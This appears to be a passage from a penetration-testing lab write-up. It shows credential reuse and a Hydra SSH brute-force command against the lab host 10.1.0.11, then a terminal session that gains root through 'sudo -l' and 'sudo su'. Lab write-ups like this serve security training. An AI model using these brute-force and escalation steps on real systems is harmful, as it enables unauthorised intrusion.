
DMZOnCloudNew (10.1.0.11)

Since we know this uses the same server as DMZIServer, we can guess the credentials to SSH access this machine is the same: admin123 || Password123! . This, in fact is confirmed by using hydra to crack the password.

Hydra -l admin123 -P /usr/share/wordlists/udacity.txt ssh://10.1.0.11



Like DMZIServer, we can use *sudo -l* and *sudo su* to get root of DMZOnCloudNew


Terminal - admin123@dmzwebserver: ~
File Edit View Terminal Tabs Help
admin123@KaliInternal:~$ ssh admin123@10.1.0.11
The authenticity of host '10.1.0.11 (10.1.0.11)' can't be established.
ECDSA key fingerprint is SHA256:V0X5Kf9xWHwNJ2Cdt2AuYa+bhQdZAQ4swzYT1KNpgk8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.1.0.11' (ECDSA) to the list of known hosts.
admin123@10.1.0.11's password:
Linux dmzwebserver 4.19.0-12-amd64 #1 SMP Debian 4.19.152-1 (2020-10-18) x86_64
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
admin123@dmzwebserver:~$ sudo -l
We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:
#1) Respect the privacy of others.
#2) Think before you type.
#3) With great power comes great responsibility.
[sudo] password for admin123:
Sorry, try again.
[sudo] password for admin123:
Matching Defaults entries for admin123 on dmzwebserver:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User admin123 may run the following commands on dmzwebserver:
(ALL : ALL) ALL
admin123@dmzwebserver:~$ sudo su
root@dmzwebserver:/home/admin123# whoami
root
root@dmzwebserver:/home/admin123#